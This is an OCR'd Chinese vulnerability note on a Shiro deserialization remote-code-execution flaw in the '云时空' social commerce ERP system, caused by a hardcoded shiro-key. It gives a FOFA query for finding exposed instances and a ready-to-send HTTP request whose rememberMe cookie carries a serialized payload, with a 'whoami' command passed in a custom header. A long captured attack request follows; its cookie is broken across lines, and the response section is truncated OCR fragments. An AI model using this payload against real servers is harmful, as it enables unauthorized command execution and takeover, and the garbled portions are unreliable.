
Y24-6云时空-社会化商业ERP系统-反序列化RCE

漏洞描述：

云时空社会化商业 ERP 系统存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="云时空社会化商业ERP系统"

漏洞复现：

payload：

```
GET /static/js/public.js HTTP/1.1
Host: your-ip
Cookie: rememberMe=Y0ZDMzQ3ZUY0YjgzQzJGRfD/yYOCgtFSRejkdE0zNiiBOhIMgn3NN9BbwEQ3P2WALvKFi08Isnf2EPCMrlNsXLP5HflusByGrvRGQI4x3wehRa1z5zGj/crir3jcDk0cza0AyInlFzzZ15VaebrOHE
X-Token-Data: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

效果图:

Request

数据包扫描 热加载 构造请求

```
GET /static/js/public.js HTTP/1.1
Host: [redacted]:8090
Cookie: rememberMe=Y0ZDMzQ3ZUY0YjgzQzJGRfD/
yYOCgtFSRejkdE0zNiiBOhIMgn3NN9BbwEQ3P2WALvKFi08Isnf2EPCMrlNsXLP5HflusByGrvRGQI4x3wehRa1z5zGj/
crir3jcDk0cza0AyInlFzzZ15VaebrOHES4Op2AsEEsfrxpfG8dWTjzfIeVdlVCHd5fWRq9wZJotwWU9/
Ok2mW2RiAAuIDYOIN9QCiSAjsaBnjWpA26waj1387SJPpHwD27KjuO/
u0YPAdadqCPYtQzDag9GFSs7T3oSS2q7CuompYNLcghaTulRwliYjqvVGXBSgWmUbmfS4/i2Ev5C/z+gvS0lkcio
+9ooR200lxdzYsWUQHw98dEavK6nb2ZXR/sAFv4SyFVBugMEylYkAMRxXMfIs2S0qJLNwSAbOCcC15MECcLHUo78MjMKtyI93pp/
9cMck+f1cvRtFFpa6goKo1r64c24XjZjPKrgZdEb4xpvtEV9qnILxDGgYweefO86zlAobSVlmcOvitSpQS1jomRoB1ybbM9/
EO4ARpobWNk4QGkm7C/guulQS9u4mo5bzGiLp4IeDd7hwz0SHh/ePlYIrRISP0rGk89enW3hZro
+fvjv5pL0cyUgDFrIWRWAsv3qmqRhr0V9Vb2CaMN82vTTwj673HEjXAKGTMM0LQQIofgxhcY0pqP0sNCsl8YHn0pbBxka31UIFvt
JVfqI3FWGvhw0KsVOIFtSsN0/TA8XwY0SEF3+oGcMqY0LNpEmc5XwpI46r/L7M7BLp2+oNqfTmCXTO/S
+Qhd25h47x8Atx9L1ps7P319hxM+KaVpbCQrgwcZa+Ai5HihS98YrCny99N7OzrsbWNuozxr2uKQzu1ybSH
+rXWwSQPIGZcjtbF8SjIZE/DE0r4G4RULe6/OdJPC10ASbVZCRgL7ihXdCwnOsBSI3o3TxxDsBTvblZM8W5KB+ubX2/
s3nydQQRymUZmAHrYE6xzHviRpiqYIr6d/
ZPbhGhfWYS8wa0ShETq5iPi074aTxlGUK5Va6dwR7OGHaGhUg6ZM3JEjESCohjynBSulXrjscTyg9WVsOQSGCE1Hh4oHJ6Q65IUq
lk1K4IE4CGcMm1xqHqieBIUj9oMRPCjMrrawfDcFk1zmeeGkN9f04Rt1JPDELugwRExfogC78mvdHUUwM+4p/cyEKD0j/
Ws0eWavkvkld9vERo/gSgAive8in4S6YjDrxlW1sPcZPBtXBVJhtZ9Sa/KjKWc5vt7XwjOqenoSXFEafGYiPTb1Knq5jkze+WZK
+hmN5fVDTeKDuz6J8F7oykOSGMa/PwTW7XevwzU5zserYOGJ9akUdAjFrVCtydCq05a8+Ht0isGIIwvefcclTlC8D5MV06rCHD/
VTTgpSKzAq4lFnnvm9C67giCjTA+yk0JwJE0Ase1oqe7NvL29YsRAA+ZQ2dbI+vE1byXBfOJefW5zEREP4Ml/cqG2wC0/
uTbixYmW1TmB/GkcbSrg2kVBvfFMeVgXGYUwkVTeFHokqi7hdhSCI7EEROYpc
+c86gowPnNWrc7i1A0gjaiLHjwWo5HtgCIZfv9dCkn3Ht39T0pYw1
+3yiPS6mM6XPvHkr8E6EHxI0xyGpXwt7cjrsFsPpTFWT3GgnLsmPG0VxWUXGWF4KuBJ/mNtNNxg/WL0
+qIeQiOWjlRhZf2sjHKJODRzPclZ5V+8DQl+5e9rjisxzZYOKS/qFo2sztJqnCVmRAHeRF+hoE21OVe/
YIsaF0xaQwkaH4tf3adM0QalUJeS4PdyoC4M1fSN0E2+SewrsVLg1VbA+sAbihobb
+0EW05WXgWOfEG314m7xSyZnf4AHYar45D6o7HrAiR
+qGDlmfTcMcTzMat7iNbnbm86RzD5VEGk1O5Jd7C9rGv1Iu9iS0OVZ4p0l/rLWHOV3Mfdc/J3th2G9c+uLPMVCfVrt6/HJs
```

Responses

```
HTT
Ser
Dat
Cor

wir
```